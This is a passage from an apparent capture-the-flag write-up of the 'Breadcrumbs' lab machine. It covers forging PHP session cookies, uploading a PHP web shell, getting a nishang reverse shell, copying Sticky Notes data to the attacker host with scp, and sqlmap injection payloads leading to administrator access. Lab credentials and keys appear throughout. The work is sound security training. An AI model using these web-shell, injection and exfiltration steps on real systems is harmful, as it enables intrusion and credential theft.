                }\r\n\r\n                elseif{\r\n                $_SESSION['loggedIn'] =
false;\r\n                $errors['valid'] = \"Username or Password incorrect\";
                }\r\n                }\r\n\r\n                elseif($_POST['method'] == 1){\r\n
$username=$_POST['username'];
                $password=$_POST['password'];
                $passwordConf=$_POST['passwordConf'];
                \r\n                if(empty($username)){\r\n                $errors['username'] =
\"Username Required\";
                }\r\n                if(strlen($username) < 4){\r\n
$errors['username'] = \"Username must be at least 4 characters long\";
                }\r\n                if(empty($password)){\r\n                $errors['password'] =
\"Password Required\";
                }\r\n                if($password !== $passwordConf){\r\n
$errors['passwordConf'] = \"Passwords don't match!\";
                }\r\n\r\n                $userQuery = \"SELECT * FROM users WHERE username=?
LIMIT 1\";
                $stmt = $con->prepare($userQuery);\r\n                $stmt -
>bind_param('s',$username);
                $stmt->execute();
                $result = $stmt->get_result();
                $userCount = $result->num_rows;
                $stmt->close();

                if($userCount > 0){\r\n                $errors['username'] = \"Username

```

```

already exists\";
    }\r\n\r\n        if(count($errors) === 0){\r\n                $password =
sha1($password);
                $sql = \"INSERT INTO users(username, password, age, position)
VALUES (?, ?, 0, ')\";
                $stmt = $con->prepare($sql);
                $stmt ->bind_param('ss', $username, $password);

                if ($stmt->execute()){
\r\n                                $user_id = $con-
>insert_id;
                                header('Location: login.php');
                }\r\n                else{\r\n                                $_SESSION['loggedIn'] =
false;
                                $errors['db_error']="Database error: failed to register\";
                }\r\n                }\r\n        }\r\n}"

```

- great now we can forge jwt keys and log in as anybody.. not quite yet...

/portal/Cookie.php

```

<?php
/**
 * @param string $username Username requesting session cookie
 *
 * @return string $session_cookie Returns the generated cookie\r\n *
 * @devteam
 * Please DO NOT use default PHPSESSID;
our security team says they are predictable.
 * CHANGE SECOND PART OF MD5 KEY EVERY WEEK
 **/

function makesession($username){
    $max = strlen($username) - 1;
    $seed = rand(0, $max);
    $key = "s4lTy_stR1nG_". $username[$seed]. "(!528./9890";
    $session_cookie = $username.md5($key);
    return $session_cookie;
}

```

- seed = random number between 0 and length of username
- key = s4lTystR1nG + seed'th character in username + (!528./9890) ???
- cookie = md5sum of key append username

ok. should have everything to create jwt and phpsessid
so i modify cookie.php to output a sessionid

```
...[snip]...
    $session_cookie = $username.md5($key);
    echo $session_cookie;
    echo "\r\n";
    return $session_cookie;
}
makesession("Paul");
```

Since there are 4 characters in the name Paul, there are 4 different cookies. lets try them till one works.

```
Paul2f017b07469b9b76ffb8a20a30413c9d
* Paul47200b180ccd6835d25d034eeb6e6390 *
Paul61ff9d4aaefe6bdf45681678ba89ff9d
Paul8c8808867b53c49777fe5559164708c3
```

- [00 - Loot > PHPSESSID cookie](#)

Generate [JWT TOKEN](#)

login as Paul

Application		
Filter		
Name	Value	Domain
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ...	10.10.10.228
PHPSESSID	Paul47200b180ccd6835d25d034eeb6e6390	10.10.10.228

Binary Ltd.

Dashboard

User: paul

Role: Admin

Check tasks

Order pizza

User management

File management

© 2021 helich0pper

/portal/php/files.php

Task Submission

! Please upload only .zip files!

Task completed

Choose File No file chosen

Upload

© 2021 helich0pper

Upload rev shell

```
POST /portal/includes/fileController.php HTTP/1.1
Host: 10.10.10.228
Cookie: PHPSESSID=Paul47200b180ccd6835d25d034eeb6e6390;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ9fQ.
Content-Length: 350
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryLyg8fvrhqAqQZ1Pt
Origin: https://10.10.10.228
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Dest: empty
Referer: https://10.10.10.228/portal/php/files.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

-----WebKitFormBoundaryLyg8fvrhqAqQZ1Pt
Content-Disposition: form-data; name="file"; filename="cmd.php"
Content-Type: application/zip

<?php

{
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
}
?>

-----WebKitFormBoundaryLyg8fvrhqAqQZ1Pt
Content-Disposition: form-data; name="task"

1.php
-----WebKitFormBoundaryLyg8fvrhqAqQZ1Pt--
```

Couldn't seem to get a rev shell so just going to enumerate with curl

Curl

```
kali@kali:~/hackthebox/Breadcrumbs$ curl
http://10.10.10.228/portal/uploads/1.php?cmd=type%C0:\\Users\\www-
data\\Desktop\\xampp\\passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

    User: root
    Password:
    (means no password!)
```


2) FileZilla FTP:

[You have to create a new user on the FileZilla Interface]

3) Mercury (not in the USB & lite version):

Postmaster: Postmaster (postmaster@localhost)

Administrator: Admin (admin@localhost)

User: newuser

Password: wampp

4) WEBDAV:

User: xampp-dav-unsecure

Password: ppmax2011

Attention: WEBDAV is not active since XAMPP Version 1.7.4.

For activation please comment out the httpd-dav.conf and following modules in the httpd.conf

```
LoadModule dav_module modules/mod_dav.so
```

```
LoadModule dav_fs_module modules/mod_dav_fs.so
```

Please do not forget to refresh the WEBDAV authentication (users and passwords).

- root:
- newuser:wampp
- xampp-dev-unsecure:ppmax2011

was able to get a nishang shell finally by replace all and changing the name of the function `invoke-powershelltcp`→`abcdefghijkl` and `reverse`→`abcdefg` and `bind`→`dnib`

Directory: C:\Users\www-
data\Desktop\xampp\htdocs\portal\pizzaDeliveryUserData

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	11/28/2020 1:48 AM	170	alex.disabled
-a----	11/28/2020 1:48 AM	170	alex.disabled

```
-a---- 11/28/2020 1:48 AM 170 emma.disabled
-a---- 11/28/2020 1:48 AM 170 jack.disabled
-a---- 11/28/2020 1:48 AM 170 john.disabled
-a---- 1/17/2021 3:11 PM 192 juliette.json
-a---- 11/28/2020 1:48 AM 170 lucas.disabled
-a---- 11/28/2020 1:48 AM 170 olivia.disabled
-a---- 11/28/2020 1:48 AM 170 paul.disabled
-a---- 11/28/2020 1:48 AM 170 sirine.disabled

-a---- 11/28/2020 1:48 AM 170 william.disabled
```

```
PS C:\Users\www-data\Desktop\xampp\htdocs\portal\pizzaDeliveryUserData> cat
juliette.json
```

```
{
  "pizza" : "margherita",
  "size" : "large",
  "drink" : "water",
  "card" : "VISA",
  "PIN" : "9890",
  "alternate" : {
    "username" : "juliette",
    "password" : "jUli901./() )!",
  }
}
```

[00 - Loot > Creds](#)

- juliette:jUli901./())!

SSH in as Juliette

Enumerate

todo.html

```
juliette@BREADCRUMBS C:\Users\juliette\Desktop>type todo.html
...[snip]...
<table>
  <tr>
```

```

        <th>Task</th>
        <th>Status</th>
        <th>Reason</th>
    </tr>
    <tr>
        <td>Configure firewall for port 22 and 445</td>
        <td>Not started</td>
        <td>Unauthorized access might be possible</td>
    </tr>
    <tr>
        <td>Migrate passwords from the Microsoft Store Sticky Notes
application to our new password manager</td>
        <td>In progress</td>
        <td>It stores passwords in plain text</td>
    </tr>
    <tr>
        <td>Add new features to password manager</td>
        <td>Not started</td>
        <td>To get promoted, hopefully lol</td>
    </tr>
</table>

</html>

```

netstat -an

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING

TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING
TCP	10.10.10.228:22	10.10.15.41:38378	ESTABLISHED
TCP	10.10.10.228:139	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1234	0.0.0.0:0	LISTENING
TCP	:::22	:::0	LISTENING
TCP	:::80	:::0	LISTENING
TCP	:::135	:::0	LISTENING
TCP	:::443	:::0	LISTENING
TCP	:::445	:::0	LISTENING
TCP	:::3306	:::0	LISTENING
TCP	:::7680	:::0	LISTENING
TCP	:::49664	:::0	LISTENING
TCP	:::49665	:::0	LISTENING
TCP	:::49666	:::0	LISTENING
TCP	:::49667	:::0	LISTENING
TCP	:::49668	:::0	LISTENING
TCP	:::49669	:::0	LISTENING
UDP	0.0.0.0:123	*:*	
UDP	0.0.0.0:500	*:*	
UDP	0.0.0.0:4500	*:*	
UDP	0.0.0.0:5050	*:*	
UDP	0.0.0.0:5353	*:*	
UDP	0.0.0.0:5355	*:*	
UDP	0.0.0.0:52139	*:*	
UDP	10.10.10.228:137	*:*	
UDP	10.10.10.228:138	*:*	
UDP	10.10.10.228:1900	*:*	
UDP	10.10.10.228:62007	*:*	
UDP	127.0.0.1:1900	*:*	
UDP	127.0.0.1:62008	*:*	
UDP	127.0.0.1:64138	*:*	
UDP	:::123	*:*	
UDP	:::500	*:*	
UDP	:::4500	*:*	
UDP	:::5353	*:*	
UDP	:::5355	*:*	
UDP	:::52139	*:*	
UDP	:::1:1900	*:*	

```
UDP    [::1]:62006          *:*
```

```
UDP    [fe80::d109:61be:8200:4535%14]:1900  *:*
```

```
UDP    [fe80::d109:61be:8200:4535%14]:62005  *:*
```

- port 1234

Mariadb.exe

```
MariaDB [bread]> select * from users;
```

```
+-----+-----+-----+-----+-----+-----+
-+
| id | username | password | age | position |
|
+-----+-----+-----+-----+-----+-----+
-+
| 2 | alex | aa785ebd1c22e59a45d4c0a0bf25440d71311ad4 | 21 | Admin |
|
| 12 | paul | 5cbb728b7918da26cd6cfc81da0f238c18fdffbcb | 24 | Admin |
|
| 13 | jack | d7aeccd316c750c8e9a57e21cf1d14a217baee26 | 22 | Admin |
|
| 14 | olivia | 271a4154dab37b715f345744711fe1bf3c306314 | 24 | Data Analyst |
|
| 15 | john | 235d025c97e9b197bc91e2a0fe563730cc74d7f8 | 39 | Ad Manager |
|
| 16 | emma | 1683acbe1f90c2ce0a28ff8e47e4a251e27cb170 | 20 | Developer |
|
| 17 | william | 4eb4604d36b0b91bf06b0636c343e7922af851e8 | 20 | Developer |
|
| 18 | lucas | f95d1374fc3a035b36b3bf5ee9eef6f5a780ac05 | 25 | Developer |
|
| 19 | sirine | 4b0d635e1e866b9e4470936001f21588a09c4e25 | 27 | Reception |
|
| 20 | juliette | b59dbf31e8402d4b9c92c92d87b6e36c32ac5c3b | 20 | Server Admin |
|
| 21 | support | 4ff6d75568c0bac72baeb47fa5f00dd71cca7baa | 0 | Service |
|
+-----+-----+-----+-----+-----+-----+
-+
```

nothing usefull...

anouncements - main.txt

```
juliette@BREADCRUMBS C:\Anouncements>type main.txt
Rabbit Stew Celebration
To celebrate the new library startup, a lunch will be held this upcoming Friday
at 1 PM.
Location: Room 201 block B
Food: Rabbit Stew

Hole Construction
Please DO NOT park behind the contruction workers fixing the hole behind block
A.
Multiple complaints have been made.
```

scp

```
juliette@BREADCRUMBS
C:\Users\juliette\AppData\Local\ConnectedDevicesPlatform\L.juliette>scp -P 8022
ActivitiesCache.db kali@10.10.15.41:/home/kali/hackthebox/Breadcrumbs/
```

```
juliette@BREADCRUMBS
C:\Users\juliette\AppData\Local\ConnectedDevicesPlatform>scp -P 8022 "Connected
Devices Platform certificates.sst"
kali@10.10.15.41:/home/kali/hackthebox/Breadcrumbs/
```

```
juliette@BREADCRUMBS
C:\Users\juliette\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8t
-P 8022 plum.sqlite-wal kali@10.10.15.41:/home/kali/hackthebox/Breadcrumbs/
```

strings plum.sqlite-wal

```
...[snip]...
\id=48c70e58-fcf9-475a-aea4-24ce19a9f9ec juliette: jUli901./())!
\id=fc0d8d70-055d-4870-a5de-d76943a68ea2 development: fN3)sN5Ee@g
```

```
\id=48924119-7212-4b01-9e0f-ae6d678d49b2 administrator:  
[MOVED]ManagedPosition=Yellow0c32c3d8-7c60-48ae-939e-798df198cfe78e814e57-9d28-  
4288-961c-31c806338c5b
```

development:fn3)sN5Ee@g

- [00 - Loot > Creds](#)

SSH in as Development

Enumerate

Analyze Krypter_linux binary

```
development@BREADCRUMBS C:\Development>scp -P 8022 Krypter_Linux  
kali@10.10.15.41:/home/kali/hackthebox/Breadcrumbs/
```

file

```
kali@kali:~/hackthebox/Breadcrumbs$ file Krypter_Linux  
Krypter_Linux: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),  
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,  
BuildID[sha1]=ab1fa8d6929805501e1793c8b4ddec5c127c6a12, for GNU/Linux 3.2.0,  
not stripped
```

Strings

```
...[snip]...  
  
Krypter V1.2  
New project by Juliette.  
New features added weekly!  
What to expect next update:  
    - Windows version with GUI support  
    - Get password from cloud and AUTOMATICALLY decrypt!  
Requesting decryption key from cloud...  
Account: Administrator
```

```
http://passmanager.htb:1234/index.php
method=select&username=administrator&table=passwords
Server response:
Incorrect master key
No key supplied.
USAGE:
Krypter <key>
;*3$"
zPLR
GCC: (Debian 9.3.0-14) 9.3.0

...[snip]...
```

curl localhost:1234

```
development@BREADCRUMBS C:\Development>curl "http://127.0.0.1:1234/index.php?
method=select&username=administrator&table=passwords"
selectarray(1) {
  [0]=>
  array(1) {
    ["aes_key"]=>
    string(16) "k19D193j.<19391("
  }
}
```

aes_key:k19D193j.<19391([00 - Loot > AES_Key](#)

Lets try a sql injection...

PasswordManager - Port 1234

sqlmap

1234.req

```
GET /index.php?method=select&username=administrator&table=passwords HTTP/1.1
Host: 127.0.0.1:1234
```



```
User-Agent: curl/7.74.0
```

```
Accept: */*
```

```
Connection: close
```

sqlmap -r 1234.req

```
...[snip]...
```

```
Parameter: username (GET)
```

```
  Type: boolean-based blind
```

```
  Title: AND boolean-based blind - WHERE or HAVING clause
```

```
  Payload: method=select&username=administrator' AND 5486=5486 AND  
'foKq'='foKq&table=passwords
```

```
  Type: time-based blind
```

```
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
  Payload: method=select&username=administrator' AND (SELECT 7029 FROM  
(SELECT(SLEEP(5)))UySG) AND 'DWNm'='DWNm&table=passwords
```

```
  Type: UNION query
```

```
  Title: Generic UNION query (NULL) - 1 column
```

```
  Payload: method=select&username=administrator' UNION ALL SELECT  
CONCAT(0x716b787171,0x64774f47494b636f6c50434a5862777846696c415a4e6776664c68665a70  
- -&table=passwords
```

```
...[snip]...
```

DB

```
sqlmap -r 1234.req --dbms=mysql --current-db
```

```
current db: 'bread'
```

User

```
sqlmap -r 1234.req --dbms=mysql --current-user
```

```
current user: 'passwordM@localhost'
```

Tables

```
sqlmap -r 1234.req --dbms=mysql -D bread --tables
```

```
Database: bread
```

```
[1 table]
```

```
+-----+  
| passwords |  
+-----+
```

Columns

```
sqlmap -r 1234.req --dbms=mysql -D bread -T passwords --columns
```

```
Database: bread
```

```
Table: passwords
```

```
[4 columns]
```

```
+-----+-----+  
| Column | Type |  
+-----+-----+  
| account | varchar(30) |  
| aes_key | varchar(16) |  
| id | int(6) unsigned |  
| password | varchar(100) |  
+-----+-----+
```

account

```
sqlmap -r 1234.req --dbms=mysql -D bread -T passwords -C account --dump
```

```
Database: bread
```

```
Table: passwords
```

```
[1 entry]
```

```
+-----+  
| account |  
+-----+
```

```
| Administrator |  
+-----+
```

aes_key

```
sqlmap -r 1234.req --dbms=mysql -D bread -T passwords -C aes_key --dump
```

```
Database: bread  
Table: passwords  
[1 entry]  
+-----+  
| aes_key      |  
+-----+  
| k19D193j.<19391( |  
+-----+
```

id

```
sqlmap -r 1234.req --dbms=mysql -D bread -T passwords -C id --dump
```

```
Database: bread  
Table: passwords  
[1 entry]  
+-----+  
| id |  
+-----+  
| 1 |  
+-----+
```

password

```
sqlmap -r 1234.req --dbms=mysql -D bread -T passwords -C password --dump
```

```
Database: bread  
Table: passwords  
[1 entry]  
+-----+  
| password      |  
+-----+
```

```
| H2dFz/jNwtSTWDURot9JBhWMP6X0dmcpqvyYHG35QKw= |  
+-----+
```

Decrypt AES

Not secure | encode-decode.com/aes128-encrypt-online/

encode-decode.com

encoding & decoding hash generation encryption & decryption generators

aes128 encrypt & decrypt online

supported encryptions: aes128

p@ssw0rd!@#\$9890./

H2dFz/jNwtSTWDURot9JBhWMP6X0dmcpqvyYHG35QKw=

k19D193j.<19391(

Encrypt string →

← Decrypt string

ssh in as administrator

```
administrator@BREADCRUMBS C:\Users\Administrator\Desktop>whoami  
breadcrumbs\administrator
```

root.txt

```
administrator@BREADCRUMBS C:\Users\Administrator\Desktop>type root.txt  
e40590136023649e009bb5b44b6b85c4
```

index.php

```
administrator@BREADCRUMBS  
C:\Users\Administrator\Desktop\passwordManager\htdocs>type index.php  
<?php  
  
$host="localhost";  
$port=3306;  
$user="passwordM";  
$password="hWjSh812jDn1asd./213-91!#(";
```

```

$dbname="bread";
$method = "";
$con = new mysqli($host, $user, $password, $dbname, $port) or die ('Could not
connect to the database server' . mysqli_connect_error());
if(isset($_REQUEST['method'])){
    $method = $_REQUEST['method'];
}
echo $method;
if($method == "select"){
    $sql = "SELECT aes_key FROM " . $_REQUEST['table'] . " WHERE
account='" . $_REQUEST['username'] . "'";
    $results = $con->query($sql);

    echo var_dump(mysqli_fetch_all($results,MYSQLI_ASSOC));
}

else{
    echo "Bad Request";
}

```

more loot [00 - Loot > mysql creds](#)